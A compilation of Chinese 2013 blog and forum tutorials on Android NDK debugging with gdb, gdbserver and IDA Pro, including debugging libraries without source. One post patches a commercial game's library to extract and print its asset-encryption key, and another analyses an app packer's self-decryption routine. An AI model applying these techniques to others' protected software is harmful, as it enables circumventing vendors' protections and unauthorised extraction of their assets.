
孔子曰，学而不思则罔，思而不学则殆，对于程 序员来说，则是，读而不调则罔，调而不思则殆。所以，学习要知行合一，程序员则是读调合一。Dos 时代，大家都知道 debug 对普通的汇编程序而言太重 要，对于一般 C 程序也是非常重要的。而 linux 时代，gdb 提供了更强大的功能。

Android 是从 linux 进化而来，gdb 是否可以使用呢？特别是对于 jni 的 C/C++程序，答曰，可以的。下面我们以 hello-gl2 为例子，我们试着完成类似 dos 和字符 linux 下 debug 程序。

1，安装 64 位 Ubuntu 10.04，安装 jdk/sdk/eclipse/ndk



2，编译 libgl2jni.so，使用参数 NDK_DEBUG=1



3，打开 eclipse，导入工程到 eclipse

在左边 packages 栏，点击鼠标右键，选择 import

选择 Existing Projects into Workspace，点击 next

选择 Browse，指定 hello-gl2 的目录

4，单击 finish 完成导入

5，为了调试方便我们对代码稍做修改

GL2JNILib.java 去掉 System.loadLibrary("gl2jni");

GL2JNIActivity.java 添加如下代码

```
Log.e("zcfdebug", "Now we will wait for 5 s");
            try {
Thread.sleep(5000);
} catch (InterruptedException e) {
// TODO Auto-generated catch block
```

```
e.printStackTrace();
}
            Log.e("zcfdebug", "Now we finish waiting for 5 s");
            super.onCreate(icicle);
```

6，连接上设备，运行试试看。

7，运行../../ndk-gdb --verbose --launch=com.android.gl2jni.GL2JNIActivity

8，设置断点，br Java_com_android_gl2jni_GL2JNILib_init

9,按 C 继续运行，可以看出，程序已经停在我们需要停止的地方。

至此，环境完全搭建完成，你可以像本地一样的调试程序了。

这是有源码的情况，如果没有源码怎么办？Dos 下面，我们可以使用 debug xxx.exe，Android 下面可以吗。答案是肯定的，我们只需要做一些工作来欺骗 ndk-gdb 脚本就可以了。

1，在 sample 目录下建立一个 test 目录，把 hello-gl2 目录下的最终 apk 文件 copy 到 test 目录下

2，使用 apktool 解包 GL2JNIActivity.apk

3，把目录 GL2JNIActivity 拷贝到上一级目录下面

4，修改 AndroidManifest.xml，添加<uses-sdk android:minSdkVersion="5"/>

5，重命名 lib 目录为 libs

6，从 hello-gl2/libs/armeabi/目录下拷贝 gdb.setup 和 gdbserver 两个程序到 test/libs/armeabi/

7，建立./obj/local/armeabi 目录，并 cp libs/armeabi/libgl2jni.so obj/local/armeabi/

8，伪装 jni 目录，从任意 sample 目录下 copy jni 目录过来都可以。

9，完成之后，安装程序 adb install GL2JNIActivity.apk

10，把目标机/data/data/com.android.gl2jni/lib 目录属性改为可读写，要试具体机器实施

1）adb shell

2）Shell 下执行 mount

root@android:/ # mount

rootfs / rootfs ro,relatime 0 0

tmpfs /dev tmpfs rw,nosuid,relatime,mode=755 0 0

devpts /dev/pts devpts rw,relatime,mode=600 0 0

proc /proc proc rw,relatime 0 0

sysfs /sys sysfs rw,relatime 0 0

debugfs /sys/kernel/debug debugfs rw,relatime 0 0

none /acct cgroup rw,relatime,cpuacct 0 0

tmpfs /mnt/asec tmpfs rw,relatime,mode=755,gid=1000 0 0

tmpfs /mnt/obb tmpfs rw,relatime,mode=755,gid=1000 0 0

none /dev/cpuctl cgroup rw,relatime,cpu 0 0

emmc@android /system ext4 ro,noatime,user_xattr,commit=1,barrier=1,nodelalloc,data=journal,noauto_da_alloc 0 0

emmc@usrdata /data ext4 rw,nosuid,nodev,noatime,user_xattr,barrier=1,data=ordered,noauto_da_alloc 0 0

emmc@cache /cache ext4 rw,nosuid,nodev,noatime,user_xattr,barrier=1,data=ordered,noauto_da_alloc 0 0

/dev/block/vold/179:4 /mnt/sdcard vfat
rw,dirsync,nosuid,nodev,noexec,relatime,uid=1000,gid=1015,fmask=0702,dmask=0702,allow_utime=0020,codepage=cp437,io
charset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0

/dev/block/vold/179:4 /mnt/secure/asec vfat
rw,dirsync,nosuid,nodev,noexec,relatime,uid=1000,gid=1015,fmask=0702,dmask=0702,allow_utime=0020,codepage=cp437,io
charset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0

tmpfs /mnt/sdcard/.android_secure tmpfs ro,relatime,size=0k,mode=000 0 0

/dev/block/dm-1 /mnt/asec/com.example.hellojni-1 vfat
ro,dirsync,nosuid,nodev,relatime,uid=1000,fmask=0222,dmask=0222,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,utf8,errors=remount-ro 0 0

/dev/block/dm-0 /mnt/asec/com.android.gl2jni-1 vfat
ro,dirsync,nosuid,nodev,relatime,uid=1000,fmask=0222,dmask=0222,codepage=cp437,iocharset=iso8859-

1,shortname=mixed,utf8,errors=remount-ro 0 0

3）mount -o rw,remount /mnt/asec/com.android.gl2jni-1

4）chmod 777 /mnt/asec/com.android.gl2jni-1

11，把 gdbserver push 到/data/data/com.android.gl2jni/lib

adb push ./libs/armeabi/libgl2jni.so /data/data/com.android.gl2jni/lib/

12，执行../../ndk-gdb --verbose --launch=com.android.gl2jni.GL2JNIActivity，顺利进入 debug 模式

13，在 ida pro 中间打开 libgl2jni.so，找到我们赶兴趣的函数

14，加断点

注意，和上面有源码调试不一样，没有行号信息。

15，至此后面操作几乎和有源码一样了。

全部 ok。

我们可以在 Android 上和 dos linux 一样 debug 了。

使用 hello-gl2 建立 ndk-gdb 环境(有源码和无源码调试环境) 图文版下载：

免费下载地址在 http://linux.linuxidc.com/

用户名与密码都是 www.linuxidc.com

具体下载目录在 /2013 年资料/6 月/13 日/使用 hello-gl2 建立 ndk-gdb 环境(有源码和无源码调试环境)

http://blog.csdn.net/zangcf/article/details/9076633

Gdb+gdbserver 无源码调试 Android 动态链接库的技巧

1，按照前一篇文章《薛定諤耗子：使用 hello-gl2 建立 ndk-gdb 环境 http://www.linuxidc.com/Linux/2013-06/85935.htm 》，我们可以顺利进入无源码调试环境，进入之后，我们就要进行实际的调试了。就像我们工作，顺利通过面，而且入职了，下面我们就应该研究如何工作了。

2，首先对于无源码，我们第一个想到的就是如何看汇编代码了，就像 dos 时代的 debug 一样。怎么看呢？

其实很简单，只需要打开一个一个开关就可以了。

(gdb) set disassemble-next on

打开这个开关之后，如果我们执行 si 指令之后，就会像当年 dos 程序一样的显示出汇编代码了。

除了 si 显示下一条指令的汇编代码，我们还可以显式的去显示我们想知道的汇编代码

3，除了查看汇编代码以外，我们还想看看寄存器的值，如何查看？使用 info register 指令

4，使用反汇编，我们可以看出代码执行到什么位置，但是这种局部的代码，实在不好分析，所以，我们需要动态调试和静态分析结合起来使用，静态工具最好使用 IDA Pro，这是一个非常优秀的工作，逆向工程里的瑞士军刀。

使用 IDA Pro，不但，只需把鼠标放到跳转的函数上面，就可以

另外 IDA Pro 选择图形方式看代码，你还可以清楚看出代码的逻辑结构

5，除了使用 export 函数名设置断点以外，还可以使用地址设置断点，地址设置断点的方法就是在地址前加“*”号。当函数调入系统库很深的时候，我们就可以使用地址的方法让系统运行到我们制定的地方。

作者：薛定諤耗子

Gdb+gdbserver 无源码调试 Android 动态链接库的技巧 图文版 PDF 下载

免费下载地址在 http://linux.linuxidc.com/

用户名与密码都是 www.linuxidc.com

具体下载目录在 /2013 年资料/6 月/13 日/Gdb+gdbserver 无源码调试 Android 动态链接库的技巧

http://blog.csdn.net/zangcf/article/details/9084327

【原创】《我叫 mt》数据包解包记录

标 题: 【原创】《我叫 mt》数据包解包记录
作 者: 风の忆
时 间: 2013-06-13,17:22:26
链 接: http://bbs.pediy.com/showthread.php?t=173526

把自己 Blog 上的一篇文章转过来，V1.6 V2.5 通用
关于 GDB 部分，不懂的请看虫大的《android 软件安全与逆向分析》
==========
== From: blog.breeze356.com

《我叫 MT online》使用的是开源项目 npk(https://github.com/lqez/npk)，想要解包 data.dat，需要得到 key，步骤记录如下，以备忘。

1. 开启 Android JIT Debugging

```
setprop  debug.db.uid  32767
```

启用 Just-in-time debugging, pid 小于 32767 的进程（apk 的进程号>10000），在 crash 之后，自动等待 gdb 附加调试。

2. 准备 LogCat

用数据线连上手机，打开 Eclipse，打开 DDMS，选中手机，查看 LogCat 输出信息。

3. 修改 libgame.so

找到/data/data/com.locojoy.punchbox.immt_a_chs/lib/libgame.so，下载到电脑，用 ida 打开，找到函数

__npk_package_open

对比源码
代码:

```
NPK_RESULT  __npk_package_open(  NPK_PACKAGEBODY*  pb,  const  NPK_CHAR*  filename,  long  filesize,  NPK_TEAKEY
  teakey[4]  )
{
        ...
          if(  teakey  ==  NULL  )
                {
```

```
                return  (  npk_error(  NPK_ERROR_NeedSpecifiedTeaKey  )  );
            }
            memcpy(  pb->teakey_,  teakey,  sizeof(NPK_TEAKEY)  *  4  );  //  如果在 memcpy 处 crash，[R1]  即为  key[0]
        ...
}
```

找到汇编码
代码:

```
.text:003557BA  20  1C                MOVS        R0,  R4
.text:003557BC  1C  30                ADDS        R0,  #0x1C              ;  dest
.text:003557BE  0A  99                LDR          R1,  [SP,#0x270+src]  ;  src
.text:003557C0  10  22                MOVS        R2,  #0x10              ;  n
.text:003557C2  0C  F6  60  EF    BLX          memcpy
```

将
代码:

```
.text:003557C2  0C  F6  60  EF    BLX          memcpy
```

修改为
代码:

```
.text:003557C2  00  25                MOVS        R5,  #0
.text:003557C4  2D  68                LDR          R5,  [R5]
```

最好自己写个 lib，在这个地方下个 hook，这里就简单修改一下为了让程序 crash

4. Crashing

将修改后的 libgame.so 覆盖/data/data/com.locojoy.punchbox.immt_a_chs/lib/libgame.so，启动游戏，LogCat 将输出以下信息：

代码:

```
06-
13 16:13:13.320: I/DEBUG(934): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
06-
13 16:13:13.320: I/DEBUG(934): Build fingerprint: 'KONKA/sprdroid_base/hsdroid:2.3.5/MocorDroid2.3.5/W12.20_P
8_20120823.110032:user/test-keys'
06-13 16:13:13.320: I/DEBUG(934): pid: 19585, tid: 19594 >>> com.locojoy.punchbox.immt_a_chs <<<
06-13 16:13:13.320: I/DEBUG(934): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 00000000
06-13 16:13:13.320: I/DEBUG(934): r0 0044613c r1 44de0838 r2 00000010 r3 44de0838
06-13 16:13:13.320: I/DEBUG(934): r4 00446120 r5 00000000 r6 81cb5f3c r7 00000001
06-13 16:13:13.320: I/DEBUG(934): r8 44de0b68 r9 44ce0f30 10 44ce0f1c fp 802a5368
06-
13 16:13:13.320: I/DEBUG(934): ip 81718e84 sp 44de05a8 lr 81355765 pc 8135579c cpsr 40800030
......
06-13 16:13:13.470: I/DEBUG(934): ********************************************************
06-13 16:13:13.470: I/DEBUG(934): * Process 19585 has been suspended while crashing. To
06-13 16:13:13.470: I/DEBUG(934): * attach gdbserver for a gdb connection on port 5039:
06-13 16:13:13.470: I/DEBUG(934): *
06-13 16:13:13.470: I/DEBUG(934): * adb shell gdbserver :5039 --attach 19585 &
06-13 16:13:13.470: I/DEBUG(934): *
06-13 16:13:13.470: I/DEBUG(934): * Press HOME key to let the process continue crashing.
06-13 16:13:13.470: I/DEBUG(934): ********************************************************
```

5. GDB 下获取 Key

在手机端
代码:

```
./gdbserver  :5039  --attach  19585  &
```

在 PC 端
代码:

```
>  adb  forward  tcp:5039  tcp:5039
>  arm-linux-androideabi-gdb.exe
GNU  gdb  (GDB)  7.3.1-gg2
Copyright  (C)  2011  Free  Software  Foundation,  Inc.
License  GPLv3+:  GNU  GPL  version  3  or  later  <http://gnu.org/licenses/gpl.html>
This  is  free  software:  you  are  free  to  change  and  redistribute  it.
There  is  NO  WARRANTY,  to  the  extent  permitted  by  law.    Type  "show  copying"
and  "show  warranty"  for  details.
This  GDB  was  configured  as  "--host=x86_64-pc-mingw32msvc  --target=arm-linux-android".
For  bug  reporting  instructions,  please  see:
<http://source.android.com/source/report-bugs.html>.
(gdb)  target  remote  localhost:5039
(gdb)  p  *(0x44de0838)
6:  *(0x44de0838)  =  1934745265
(gdb)  p  *(0x44de0838  +  4)
7:  *(0x44de0838  +  4)  =  1934745265
(gdb)  p  *(0x44de0838  +  8)
8:  *(0x44de0838  +  8)  =  66285981
```

```
(gdb)  p  *(0x44de0838  +  0xc)
9:  *(0x44de0838  +  0xc)  =  1671953521
```

根据 LogCat 信息 得知 crash 时 r1 = 0x44de0838

命令 p 打印出
代码:

```
key[0]  =  1934745265
key[1]  =  1934745265
key[2]  =  66285981
key[3]  =  1671953521
```

6. 解压

至此， key 已经找出来了，修改 npk 源码

代码:

```
#define  NPK_SIGNATURE                                    "LJPK"
```

编译出 npk.exe，解压

代码:

```
D:\breezeMT\data>..\npk  ..\data.dat  -export  *.*  --k  1934745265:1934745265:66285981:1671953521
```

[原创]android 平台 arm 指令学习和调试

```
/*
*    作者：wuaiwu
*    原文链接：http://www.sanwho.com/552.html
*    转载请注明出处
*/
```

一、Ndk 下内联汇编

跟 vc 下一样，ndk 编译环境下也能使用内联汇编，如下：

```
include  <stdio.h>
int  my_thumb(int  dummy)
{
__asm__(
“mov  r0,#1  \t\n”
```

```
“mov  r1,#2  \t\n”
“add  r0,r0,r1  \t\n”
“bx  lr”
);
}
int  main()
{
int  n  =  my_thumb(12);
printf(“result  :%08x”,n);
return  0;
}
```

再看看使用标签的例子：

```
#include  <stdio.h>
int  my_thumb(int  dummy)
{
```

```
__asm(
 “mov  r0,#0×1\t\n”
 “ldr  r0,__start\t\n”
 “adr  r0,__start\t\n”
 “ldr  r0,=__start\t\n”
 “__start:\t\n”
 “nop\t\n”
);
}
int  main()
{
int  n  =  my_thumb(12);
printf(“result  :%08x”,n);
return  0;
}
```

二、编译

创建 android.mk 文件，然后使用 ndk-build 进行编译

1）编译一个可执行程序，Android.mk 文件的内容如下：


```
LOCAL_PATH  :=  $(call  my-dir)


include  $(CLEAR_VARS)


LOCAL_MODULE:=  helloa


LOCAL_SRC_FILES  :=  testHello.c


include  $(BUILD_EXECUTABLE)
```

2）编译一个 so，android.mk 文件内容如下：

```
LOCAL_PATH  :=  $(call  my-dir)
```

```
include  $(CLEAR_VARS)


LOCAL_MODULE        :=  testJniSo

LOCAL_SRC_FILES  :=  testJniSo.c


include  $(BUILD_SHARED_LIBRARY)
```

3）必须有一个 jni 目录，目录结构：



4）这样之后，就可以在 cmd 窗口中，切换到代码目录，使用 ndk-build 命令进行编译。

三、调试可执行程序

1）Push 编译好的 elf 到样机中

2）使用 gdbserver 启动该文件

“/data/local/gdbserver　　:12345　/data/local/helloa”

3)　adb　forward　tcp:12345　tcp:12345

4)　启动 gdb

5)　Target　remote　127.0.0.1:12345

6)　Ni　是单步，set　disassemble-next　on　下一句指令显示反汇编，使用 set　arm　force-mode　arm 或者 set　arm　force-mode　thumb 让 gdb 切换 thumb 和 arm 代码显示。


7)　Display　/i　$pc　显示当前的代码


8)　Continue　就是 windbg 的 f5，od 的 f9


9)　Info　breakpoints　显示断点，而　delete 删除断点　disable 禁用断点


10)　Disas　0xAAAA,+20（20 字节的数据）　显示反汇编

11)　调试比较










Gdb arm 和 ida 反汇编比较：



四、调试 so

以爱加密为例，进行调试，范例是看雪求助帖给出的，链接如下：

http://bbs.pediy.com/showthread.php?t=184375

调试方法

1）So 中实现的方法，程序跑起来再附加的话，该方法可能已经执行完。看雪上给出方法步骤较多，应用和底层都调试，有点复杂如下：

```
1) am start -D -n 包名/类名

2) IDA pro attach 进程， 设置新线程，加载so时断点，continue

3) 打开ddms， 查看调试端口， jdb attach port

4) 这个时候应该已经断在新线程，或者加载so处了，在你感兴趣的so处停下来

5) 另外用ida 打开so，查看你感兴趣的函数偏移， 加上你感兴趣的so的基地址，打上断点，continue， 就大功告成了。
```

我试出来的方法，对 so 文件进行修改，让其在入口处直接调用它本身。需要注意的是，必须在 so 的入口函数处修改，如果在内部调用函数修改，app 会自动退出。

```
.0AD:00031CBA loc_31CBA                                ; CODE XREF: LOAD:loc_31CBA↓j
.0AD:00031CBA                   B       loc_31CBA
```


2）gdb 的调试，使用 ndk 下自带的 gdbserver 和 gdb 进行调试

3）将修改的 so 导入到手机该应用的 lib 目录下，覆盖之前的 so 文件。然后运行 app，出现只有边界的黑框。Gdbserver 附加，使用 set　命令，将 bl　调用自身的命令改回去，则可以进行正常调试了。

4）模块基地址的获取　cat　/proc/pid/maps　找到

5）Dump　内存的命令式　dump　binary　memory　c:\xxx　startAd　endAd


6)　　小细节要注意的是：.init_proc 的地址是 0x31cb9，ida 直接点过去，是一堆数据，摁 c 无法转成代码



因为 arm 指令和 thumb 指令是 2 字节或者 4 字节对齐的，所以，改地址加 1 应该是真正的地址。将该地址修改为调用自身，然后 gdb 附加，成功断下来，然后输入“i　r　$lr”查看返回值，如下

```
(gdb) i r $lr
lr             0x400500e7       1074069735
(gdb)
```

该地址恰巧是在 linker 模块中，



此处的在 linker 中的代码如下：

```
text:400500DE                   LDR.W           R3, [R4,#0xF0]
text:400500E2                   CBZ             R3, loc_400500E6
text:400500E4                   BLX             R3
text:400500E6
text:400500E6 loc_400500E6                              ; CODE XREF: st
text:400500E6                   LDR.W           R0, [R4,#0xE0]
text:400500EA                   CBZ             R0, loc_40050120
```

7）至于为什么系统的 linker 会调用.init_proc，不得而知。该 so 的 oep 为空，没有 section 表，但是有 dynamic section 表。自己写一个 so，并没有函数“init_proc”的导出，需要再研究下 elf 文件格式。

自解码

本身的 so 是经过加密的，解密的代码是在.init_proc+1 的位置，字节码的代码较长，部分代码如下：


```
:510A3CBA FF B5                 PUSH    {R0-R7,LR}
:510A3CBC 00 A1 18 39           ADRL    R1, dword_510A3CA8
:510A3CC0 0D 1C                 MOVS    R5, R1
:510A3CC2 0C 68                 LDR     R4, [R1]        ; 取0x31CA8
:510A3CC4 2D 18                 SUBS    R5, R5, R4      ; 获取模块的基地址0x51072000
:510A3CC6 4B 68                 LDR     R3, [R1,#4]     ; 取0xc5e9
:510A3CC8 5B 19                 ADDS    R3, R3, R5      ; 模块及地址加固定偏移 = 5107E5E9
:510A3CCA 08 93                 STR     R3, [SP,#0x24+var_4] ; 保存到堆栈shang
:510A3CCC C8 68                 LDR     R0, [R1,#0xC]   ; 取出0x8B60
:510A3CCE 40 19                 ADDS    R0, R0, R5      ; 模块及地址加固定偏移 = 5107AB60
:510A3CD0 80 68                 LDR     R3, [R1,#8]     ; 取8
:510A3CD2 5B 19                 ADDS    R3, R3, R5      ; 模块及地址加固定偏移 = 51072008
:510A3CD4 18 21                 MOVS    R1, #0x18
:510A3CD6 09 18                 ADDS    R1, R1, R0      ; r1 = 5107AB78
:510A3CD8 08 B4                 PUSH    {R3}
:510A3CDA 82 B0                 SUB     SP, SP, #8
:510A3CDC 00 B5                 PUSH    {LR}
:510A3CDE 4C 68                 LDR     R4, [R1,#4]     ; 取出0x98
:510A3CE0 0C 31                 ADDS    R1, #0xC
:510A3CE2 09 19                 ADDS    R1, R1, R4      ; 0x5107AC1C
:510A3CE4 00 F0 98 F9           BL      libexec_convert2endian ; r1 = 0x5107AC1C
:510A3CE8 03 05                 LSLS    R3, R0, #0x14   ; 取低十两位
:510A3CEA 1B 0D                 LSRS    R3, R3, #0x14   ; r3=0xb60
:510A3CEC E4 18                 ADDS    R4, R4, R3      ; r4 =0x72758
:510A3CEE 10 B4                 PUSH    {R4}
:510A3CF0 C0 1A                 SUBS    R0, R0, R3      ; r0            0x5107a000      1359454208
:510A3CF2 01 B4                 PUSH    {R0}
:510A3CF4 E4 1A                 SUBS    R4, R4, R3      ; r4            0x71bf8  465912
:510A3CF6 C0 18                 ADDS    R0, R0, R3      ; r0            0x5107ab60      1359457120
